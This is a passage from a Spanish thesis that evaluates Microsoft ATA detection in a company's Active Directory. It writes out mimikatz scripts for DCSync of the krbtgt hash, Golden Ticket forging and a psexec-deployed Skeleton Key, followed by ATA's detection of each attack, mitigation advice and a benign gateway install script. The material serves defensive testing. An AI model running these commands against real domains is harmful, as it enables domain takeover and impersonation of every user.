El ticket del administrador que ha robado tiene un tiempo de validez determinado y sólo tiene permisos a los recursos que el usuario puede acceder, pero lo que el atacante quiere es crear un Golden Ticket, que es un TGT falso que crea él mismo con los parámetros que él quiere (que no caduque, que tenga permisos a todos los recursos, etc.) y además que lo acepte Active Directory cuando se vaya a autenticar. El objetivo de este ataque es que, tras realizarlo, el atacante tenga acceso al controlador de dominio para poder realizar el siguiente ataque, que es el de Skeleton Key malware.

a) Ejecución del ataque

Cualquier TGT es firmado con el hash NTLM de la cuenta kbrtgt, por lo que el primer paso para crear este falso ticket es averiguar dicho hash. Para ello le pedimos información a Active Directory sobre dicha cuenta del servidor Kerberos creando el siguiente script:

```
@echo off
c:\tools\mimikatz
"privilege::debug"
"lsadump::dcsync /domain:inycom.es /user:krbtgt"
exit
```

Esta información que pedimos con los comandos anteriores podemos obtenerla porque estamos autenticados como *ata-admin*, que es Administrador del Dominio. Este ataque sería Replicación de Active Directory, con el que obtendríamos la siguiente información:



Figura 4.27: Hash NTLM de la cuenta kbrtgt

Teniendo ya el hash de la cuenta kbrtgt, podemos suplantar su identidad y crear un TGT firmando con dicho hash. Creamos un ticket falso asignado a un usuario que ya existe (*user33*) y lo añadimos a grupos de administradores para que tenga altos privilegios (512: Domain Admins, 519: Grupo de Admins de la empresa, etc.) y lo guardamos en nuestro PC (C:\GoldenTickets). Una vez creado el TGT, lo usamos para autenticarnos como este usuario pudiendo así acceder a todos los recursos que los miembros de dichos grupos pueden acceder. Este ataque es el de Golden Ticket y para crearlo utilizamos el siguiente script:

```
@echo off
mkdir c:\GoldenTickets
c:\tools\mimikatz "privilege::debug"
    "kerberos::golden /domain:inycom.es
    /sid:S-1-5-21-133528976-510556386-85800206-502
    /krbtgt:097****** /user:user33 /id:1107 /groups:513,512,520,519
    c:\GoldenTickets\AttackerGoldenTicket.kirbi"    "exit"
c:\tools\mimikatz "privilege::debug"
    "kerberos::ptt c:\GoldenTickets\GoldenTicket.kirbi"    " exit"
```

b) Qué consigue el atacante

Antes de realizar ambos ataques, estábamos usando los TGT del *ata-admin*, los cuales tenían un tiempo de vida de 10 horas, lo que normalmente tienen los TGTs que el KDC asigna. Tras realizar este ataque tenemos los TGTs que el propio atacante ha creado:



Figura 4.28: Tickets Kerberos después de Golden Ticket

Este es el TGT que el atacante ha creado para el *user33* que es un usuario existente. Como podemos ver, la diferencia con los tickets de *ata-admin* (figura 4.24) que son creados por el verdadero KDC, es que este ticket tiene una duración de un año mientras que los creados por el KDC verdadero suelen tener un tiempo de vida de 10 horas. Con esto, el atacante ha conseguido un TGT falso que le permite acceder a todos los recursos a los que pueden acceder lo administradores

como *ata-admin* pero durante un período de tiempo mucho más largo. Además, el atacante sigue teniendo acceso a Active Directory como tenía antes con los TGTs de *ata-admin*.

c) Detección

En este apartado vamos a ver como ATA ha detectado, por una parte el ataque de replicación de Active Directory y por otra el segundo ataque de Golden Ticket. Lo primero que ha detectado ATA es el primer ataque que hemos generado que es el de replicación malintencionada de servicio de directorio y lo hace como vemos a continuación:

Figura 4.29: Escala de tiempo (replicación de AD)

Figura 4.30: Detalles (replicación de AD)

ATA ha detectado una replicación malintencionada de servicios de directorio realizado por *ata-admin* a través de su pc *ata-admin-pc*, la cual la marca como amenaza de alta gravedad. Este usuario ha hecho la replicación con exito en los controladores de dominio *sdom05, sdom04 y sdomv03*, que son contra los que hemos generado el ataque anteriormente.

Como este primer ataque lo hemos hecho utilizando los tickets Kerberos del *ata-admin*, ATA nos recomienda que cambiemos las credenciales de dicho usuario para que le atacante pierda la autenticación como tal usuario y no pueda tener sus privilegios. Otra solución es volver a gestionar que usuarios o grupos pueden replicar objetos de Active Directory, reduciendo así el acceso a este y evitando este tipo de ataques.

Por otro lado, cuando realizamos el ataque de Golden Ticket, ATA nos muestra por consola las siguientes amenazas:



Figura 4.31: Escala de tiempo (Golden Ticket)



Figura 4.32: Detalles (Golden Ticket)

En este caso ha detectado otra actividad de degradación de cifrado como en el ataque OverPass-The-Ticket pero en un campo de otro mensaje. La degradación ocurre en el campo TGT del mensaje TGT_REQ que, como hemos visto en la Figura 4.31, es el TGT que usa un usuario para acceder a servicios. El Golden Ticket creado por el atacante es distinto a los tickets creados por el KDC, como por ejemplo el tiempo de validez. Debido a este comportamiento

diferente, ATA detecta este degradado. Este ticket falso se ha creado para un usuario existente que es *user33* desde el *ata-victim-pc* a través de los controladores de dominio y, como podemos ver, se ha utilizado para acceder a varios recursos. Estos recursos son los controladores de dominio y Active Directory, y a estos acceden todos los dispositivos cada poco tiempo de forma automática.

Una manera de detener este ataque es restableciendo la contraseña de la cuenta Kerberos dos veces. Esto es porque, cuando se le cambia la contraseña a la cuenta Kerberos, mantiene en cache los TGTs anteriores durante 24 horas para que los usuarios puedan seguir utilizándolos para conectarse a las aplicaciones. Cuando por motivos de seguridad se quiere cambiar la contraseña, como es nuestro caso, se hace dos veces y así se pierde la validez de los tickets que existen. Esto obliga a los usuarios a validarse otra vez contra Kerberos para obtener nuevos tickets, validados ya con la nueva contraseña de Kerberos.

4.4.2 *Skeleton Key*

Ahora que ya tiene acceso al controlador de dominio, lo que quiere es mantener este acceso privilegiado y poder autenticarse como cualquier usuario, no sólo como *user33* con el TGT creado. Una manera de hacer esto es con el ataque Skeleton Key, que es un malware que se instala en los controladores de dominio y lo que hace es parchear la seguridad del sistema para crear una contraseña para todos los usuarios que le permita autenticarse como cualquiera de ellos. Además, les permite a ellos seguir autenticándose con sus credenciales que ya existen, por lo que los usuarios no pueden percatarse de este ataque.

a) Ejecución del ataque

Con Skeleton Key malware se modifica el comportamiento del DC de tal forma que acepte autenticaciones con la clave secreta que se va a crear. Para ello, creamos un script que lo que hace es lanzar un programa que parchea determinadas funciones en el proceso LSASS de un controlador de dominio creando una contraseña maestra para todos los usuarios. Una vez lanzado el ataque, puede usar esta contraseña para autenticarse como cualquier usuario, pero además el

usuario real puede seguir autenticándose con su antigua contraseña. El script usado para generar este ataque es el siguiente:

```
@echo off
xcopy C:\tools\mimikatz.exe \\sdom04.inycom.es\c$\tmp\*.*
C:\ATA\Tools\psexec.exe \\sdom04.inycom.es -accepteula cmd /c
    (cd c:\tmp ^& mimikatz.exe "privilege::debugmisc::skeleton"^&
    "exit ")
klist purge
```

Para lanzar este ataque, necesitas tener una cuenta de administrador de dominio, por lo que usaremos el TGT creado anteriormente que tiene dichos privilegios.

b) Qué consigue el atacante

Antes de realizar el ataque de Skeleton Key, podemos ver como no podíamos iniciar sesión como cualquier usuario del dominio que no supiésemos su contraseña:



Figura 4.33: Autenticación denegada

Una vez realizado el ataque, hemos creado una contraseña para todos los usuarios además de la que ya tienen. Por eso, los usuarios no van a enterarse de este ataque, porque van a seguir pudiendo acceder con sus credenciales aunque otra persona esté utilizando su cuenta con otra contraseña. En la siguiente imagen podemos ver como el atacante puede utilizar esta contraseña para autenticarse como cualquier usuario y puede acceder a toda la información:



Figura 4.34: Autenticación autorizada

Hemos podido mapear c$ del controlador de dominio autenticándonos como otro usuario diferente a *usuario-víctima* ya que tenemos una contraseña que nos sirve para autenticarnos como cualquier usuario.

c) Detección

La información que nos muestra ATA es la siguiente:

Figura 4.35: Escala de tiempo (Skeleton Key)

Figura 4.36: Detalles (Skeleton Key)

Lo que detecta ATA es una degradación en el campo ETYPE_INFO2 del mensaje KRB_ERR. Dicho campo marca el tipo de encriptación que se utiliza en los tickets Kerberos, que normalmente es AES. Lo que hace el ataque Skeleton Key es cambiar este tipo de encriptación por otra más débil como es RC4-HMAC para poder así aprovecharse de esta vulnerabilidad y poder crear una contraseña para todos los usuarios y poder así autenticarse como cualquiera de ellos. Como hemos visto en el apartado 2.1, ATA tiene 21 días de aprendizaje, por lo que sabe cuál era el tipo de encriptación que utilizaba el servicio Kerberos. Ahora, al ser modificado por el atacante, detecta un cambio y lo muestra como alerta en la consola como un posible ataque Skeleton Key.

Lo que hacemos con este ataque es añadir una nueva contraseña que sirva para autenticarse como cualquier usuario, pudiendo así acceder a todos los recursos de la red.

Como podemos ver, la única recomendación que no da frente a este ataque es desconectar los equipos e inspeccionarlos ya que es un ataque muy difícil de detener.

Capítulo 5

Conclusiones y trabajos futuros

5.1 Conlusiones

Debido al avance de los ataques cibernéticos, hoy en día los sistemas de detección de intrusos basados en firmas ya no son capaces de detectarlos ya que estos sólo detectan ataques de los que existen firmas predeterminadas. Además de estos IDS, existen los que se basan en comportamiento, que detectan anomalías en el comportamiento de los usuarios. Para poder detectar todo tipo de ataques y de amenazas en los entornos empresariales complejos, se quiere instalar en su dominio los IDS híbridos que es la combinación de los dos anteriores, ya que así se detectarían tanto ataques malintencionados como comportamientos anómalos de todas las entidades de la red. Tras las pruebas realizadas en el entorno de la empresa, hemos podido comprobar el correcto funcionamiento de uno de estos detectores de intrusos llamado ATA, ya que nos ha mostrado de cada ataque información de quién, qué, cómo y cuándo se han realizado cada uno de ellos. Esta herramienta es capaz de llevar a cabo esta tarea ya que realiza tanto detección por firmas como detección por análisis de comportamiento.

Este proyecto ha mejorado la detección de amenazas y ataques dentro de la empresa Inycom, ya que además de detectar todos los ciberataques que hemos generado en este proyecto, nos ha servido para detectar otras amenazas que se han realizado en la empresa por parte de otras entidades externas al Trabajo

Fin de Grado. Así, cuando aparecía una amenaza externa al proyecto, se avisaba inmediatamente a las cuentas involucradas para ver si dicho ataque había sido generado por ellos a modo de prueba o era algo externo a ellos.

Otra ventaja que cabe destacar de ATA es la presentación de la información de cada ataque. Gracias a la consola que esta posee, se muestra toda la información de los ataques de forma clara e intuitiva. Esto puede ayudar a que la mayoría de empresas o entornos complejos quieran instalarla en su entorno, ya que les facilitaría no sólo la detección si no también el estudio de dicho ataque. Además de esto, la consola es un medio que nos proporciona algunas recomendaciones que podemos poner en práctica para poder evitar que se propague el ataque, lo que también es un gran avance para evitar ataques que sean más avanzados y nos puedan producir mayores daños en nuestro entorno de trabajo.

5.2 Trabajos futuros

El escenario que se ha usado para realizar este proyecto recoge solamente los controladores de dominio de la sucursal de Zaragoza. Un trabajo futuro sería extender este escenario a todas las sucursales que tiene Inycom para mejorar la detección de ataques en toda la empresa.

Además, como hemos visto en la Figura 2.1, la estructura de este sistema detector de intrusos consta de ATA Gateways que se instalan en servidores dedicados y de Lightweight Gateways, que son los que están instalados directamente en los controladores de dominio. En nuestro caso hemos utilizado solamente los LWGW debido a que la creación de los dedicados es mucho más complicada y en nuestro entorno nos era suficiente con la información que se recibe de los Lightweight Gateways. Otro trabajo futuro interesante en este área sería realizar la misma estructura pero añadiendo los ATA Gateways en servidores dedicados, llevando a cabo la creación de Port Mirroring. Esto consistiría en utilizar un switch de red al cual estarían conectados los controladores de dominio que queremos supervisar y en otra puerta estaría el ATA Gateway monitorizando. A través del switch se enviarían copias de todo el tráfico de red hacia la puerta donde

está el Gateway y este envía también la información a ATA Center como hacían los LWGW. Añadiendo este elemento en el escenario, se capturaría más tráfico que sólo con los LWGW. Esto sería necesario y mejoraría la detección de amenazas en entornos más complejos. En nuestro caso no se necesitaba, ya que el entorno en el que hemos realizado el proyecto no hay tanta información que recopilar.

Bibliografía

[1] Página principal de Inycom .
http://www.inycom.es/index.php

[2] IDS .
http://rediris.es/cert/doc/pdf/ids-uv.pdf

[3] IDS basado en firmas, en comportamiento e hibrido .
http://eprints.ucm.es/9516/1/Memoria.pdf

[4] Advanced Threat Analytics .
https://docs.microsoft.com/en-us/advanced-threat-analytics/

[5] PowerShell .
https://technet.microsoft.com/en-us/library/bb978526.aspx

[6] Mimikatz .
https://github.com/gentilkiwi/mimikatz

[7] Psexec .
https://www.microsoft.com/latam/technet/sysinternals/
ProcessesAndThreads/PsExec.mspx

[8] Transferencia de zonas DNS (AXFR) .
http://cr.yp.to/djbdns/axfr-notes.html

[9] Protocolo LDAP .
https://www.rediris.es/ldap/doc/ldap-intro.pdf

[10] Protocolo NLTM .
`https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx`

[11] Protocolo Kerberos .
`https://www.tarlogic.com/blog/tickets-de-kerberos-explotacion/`

[12] RDRS .
`https://msdn.microsoft.com/en-us/library/cc228086.aspx`

[13] Active Directory, Servicio de directorio y Domain Controller .
`https://support.microsoft.com/es-es/help/196464`

[14] Hash .
`https://blog.kaspersky.com.mx/que-es-un-hash-y-como-funciona/2806/`

[15] lsass.exe .
`http://www.elarchivo.es/proceso/lsass.exe.html`

[16] Comando net .
`https://social.technet.microsoft.com/Search/es-ES/windowsserver?query=NET&Refinement=9&ac=4`

Anexo A

Acrónimos

AD: Active Directory

AES: Advanced Encryption Standard

AS: Authentication Service

ATA: Advanced Threat Analytics

DC: Domain Controller

DNS: Domain Name System

HIDS : Host Intrusion Detection System

IDS: Intrusion Detection Systems

LDAP: Lightweight Directory Access Protocol

LWGW: Lightweight Gateway

KDC: Key Distribution Center

KRBTGT: Kerberos Ticket Granting Ticket

NIDS: Network Intrusion Detection System

NTLM: NT(New Technology) LAN(Local Area Network)

PtH: Pass-The-Hash

PtT: Pass-The-Ticket

RDRS: Remote Directory Replication Service

RPC: Remote Procedure Call

SAM-R: Security Account Manager Remote Protocol

SD: Servicio de Directorio

TGS: Ticket Granting Service

TGT: Ticket Granting Ticket

Anexo B

Script de instalación

Este apartado contiene el script de instalación del Lightweight Gateway que se va a instalar en todos los controladores de dominio del proyecto.

Para crear este script se ha utilizado la herramienta ya explicada PowerShell y luego la ventana de comandos para ejecutar este script.

A continuación vemos el script:

```powershell
param(
#Ruta donde está el archivo de instalación comprimido.
[Parameter(Mandatory=$true)] [string] $rutaZip,
#Usuario que pertenece a administradores de ATA que puede instalar el LWGW.
[Parameter(Mandatory=$true)] [string] $usuario,
#Lista de DCs en los que instalamos el gateway.
[Parameter(Mandatory=$true)] [string] $ficheroServidores,
#Toma este valor por defecto.
[Parameter()] [string] $pathDestino = 'c$\temp',
[Parameter()][string] $ficheroRoot = 'c:\temp\ATADeployCompleted.csv'
)




#Funcion que tiene como parametro el fichero txt donde estan todos los
controladores de dominio en los que queremos instalar el LWGW.
function Devuelve-Servidores([string] $ficheroServidores){
    if($ficheroServidores -ne $null -or $ficheroServidores.Length -gt 0){
        Get-Content $ficheroServidores #Muestra el contenido de este fichero.
    }
}




#Funcion para quedarnos solo con el zip de todo el path.
function Devuelve-NombreZip([Parameter(Mandatory=$true)][string]
$pathCompleto){
        $path = $pathCompleto.Split("\");
        $contador = $path.Count

        if($contador -gt 0){
            $path[$contador-1]
        }
}
```

```powershell
function Instalar {
   param ([Parameter(Mandatory=$true)] [string] $servidor,
           [Parameter(Mandatory=$true)] [string] $pathDestino,
           [Parameter(Mandatory=$true)] [string] $rutaZip,
           [Parameter(Mandatory=$true)] [System.Management.Automation.PSCredential]
                $credenciales
     )

    $destCompleto = "\\$servidor\$pathDestino"



    # Con Test-Connection lo que hacemos es mandar un ICMP Echo Request al
      servidor para ver si hay conexión con el DC.
    #-Count es el numero de Echo Request que mandamos.
    #Quiet para que no muestre los errores, solo si es verdadre o falso.
    if(Test-Connection -ComputerName $servidor -Count 1 -Quiet){

        if(!(Test-Path $destCompleto)){ #Si no existe, se crea
         New-Item -Path $destCompleto -ItemType Directory -Value $destCompleto
        }

        #Copiamos el zip para instalar a cada destinationPath que va a estar
           dentro del servidor en el que queremos instalar el LWGW.
        Copy-Item -Path "$rutaZip" -Destination "$destCompleto"

        #Se queda con la ultima parte del nombre del zip, que es el programa a
           ejecutar.(Microsoft ATA Gateway Setup.zip)
        $fichero = Devuelve-NombreZip $rutaZip

        #Combina un Path \\sdom04.inycom.es\ ATA Gateway.zip
        $pathDC = Join-Path $destCompleto $fichero

        #En el .zip que es lo que tenemos que ejecutar, lo cambiamos por .exe
        $ataExe = $fichero.Replace("zip", "exe")
        $ataExe = Join-Path $pathDestino $ataExe
        $ataExe = $ataExe.Replace('$', ':')



        $myScriptBlock = [ScriptBlock]::Create($ataExe)
        $conexion = New-PSSession $servidor -Credential $credenciales
        Invoke-Command -Session $conexion -ScriptBlock $myScriptBlock -asJob -
           ErrorAction Continue -WarningAction Continue
        Remove-PSSession $conexion
    }
 }
```

```powershell
$credenciales = Get-Credential
$rutaZip = $rutaZip.Replace('"', '')

if(!(Test-Path $ficheroRoot)){
    New-Item -Path $ficheroRoot -ItemType File
}

$servidores = Devuelve-Servidores $ficheroServidores

foreach($serv in $servidores){

    Write-Host instalando en $serv
    Instalar $serv $pathDestino $rutaZip $credenciales
    $error.clear()

}
```

```
@echo off

powershell.exe C:\Users\usuario-victima\Desktop\LWGW_install.ps1
```